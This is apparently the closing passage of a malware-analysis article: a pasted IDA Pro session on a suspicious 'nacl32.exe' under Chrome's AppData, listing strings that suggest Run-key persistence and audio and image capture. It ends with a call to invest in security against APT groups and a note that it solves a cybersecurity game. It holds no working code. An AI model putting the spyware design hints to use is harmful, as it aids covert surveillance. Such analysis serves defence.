ApplyCalleeType: Cannot (or shouldn't) run when call optype is o_near
Pattern "gcc" was not found.

```

Python

AU: idle Down Disk: 5GB

IDA - nacl32.idb (nacl32.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nacl32.idb

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Functions window

Function name	Seg	Address	Length	Type	String
nullsub_1	.text	.rdata:00D9B4B0	00000008	unic...	Run
sub_401170	.text	.rdata:00D9B4D0	0000001E	unic...	CurrentVersion
start	.text	.rdata:00D9B510	00000010	unic...	Windows
sub_401500	.text	.rdata:00D9B530	00000014	unic...	Microsoft
sub_401600	.text	.rdata:00D9B570	00000012	unic...	Software
sub_401630	.text	.rdata:00D9B5D0	00000010	unic...	dd*.ddt
sub_4016D0	.text	.rdata:00D9B5F0	00000010	unic...	kk*.kkt
sub_401710	.text	.rdata:00D9B610	00000010	unic...	aa*.aat
sub_4017E0	.text	.rdata:00D9B630	00000010	unic...	ss*.sst
sub_401A80	.text	.rdata:00D9B6B0	00000024	unic...	ddMMyy-HHmms-zzz
sub_401B60	.text	.rdata:00D9B6F0	0000000E	unic...	ddMMyy
sub_401B70	.text	.rdata:00D9B850	00000032	unic...	application/octet-stream
sub_401B80	.text	.rdata:00D9B8B0	0000001A	unic...	Content-Type
sub_401B90	.text	.rdata:00D9B930	00000018	unic...	aa%1-%2.aat
		.rdata:00D9B970	00000014	unic...	audio/pcm
		.rdata:00D9B9F0	0000000A	unic...	JPEG
		.rdata:00D9BDF0	00000012	unic...	kk%1.kkt
		.rdata:00D9BE14	00000006	unic...	]n
		.rdata:00D9BE2C	00000008	unic...	\n\n]
		.rdata:00D9BE44	0000000A	unic...	0x%1
		.rdata:00D9BE60	00000008	unic...	f%1
		.rdata:00D9BE78	0000000A	unic...	zoom

Line 3 of 26633

Graph overview

gcc: not found

Output window

```

apply_callee_type_plugin:run
ApplyCalleeType: Starting up
ApplyCalleeType: Using ea: 0x009c8f11
ApplyCalleeType: Cannot (or shouldn't) run when call optype is o_near
Pattern "gcc" was not found.

```

Python

AU: idle Down Disk: 5GB

In conclusion, those APT groups that you read about in threat reports from security companies like Kaspersky, and say “Wow, look what they’ve done, how did they do it...” while reading, may actually be targeting you and your institution. Before postponing your investments in security technologies, training, and human resources to the next year, it would be beneficial to think again, and again, and again.

Note: This article also contains the solution path for the “Pi Hediye Var #10 cybersecurity game.”>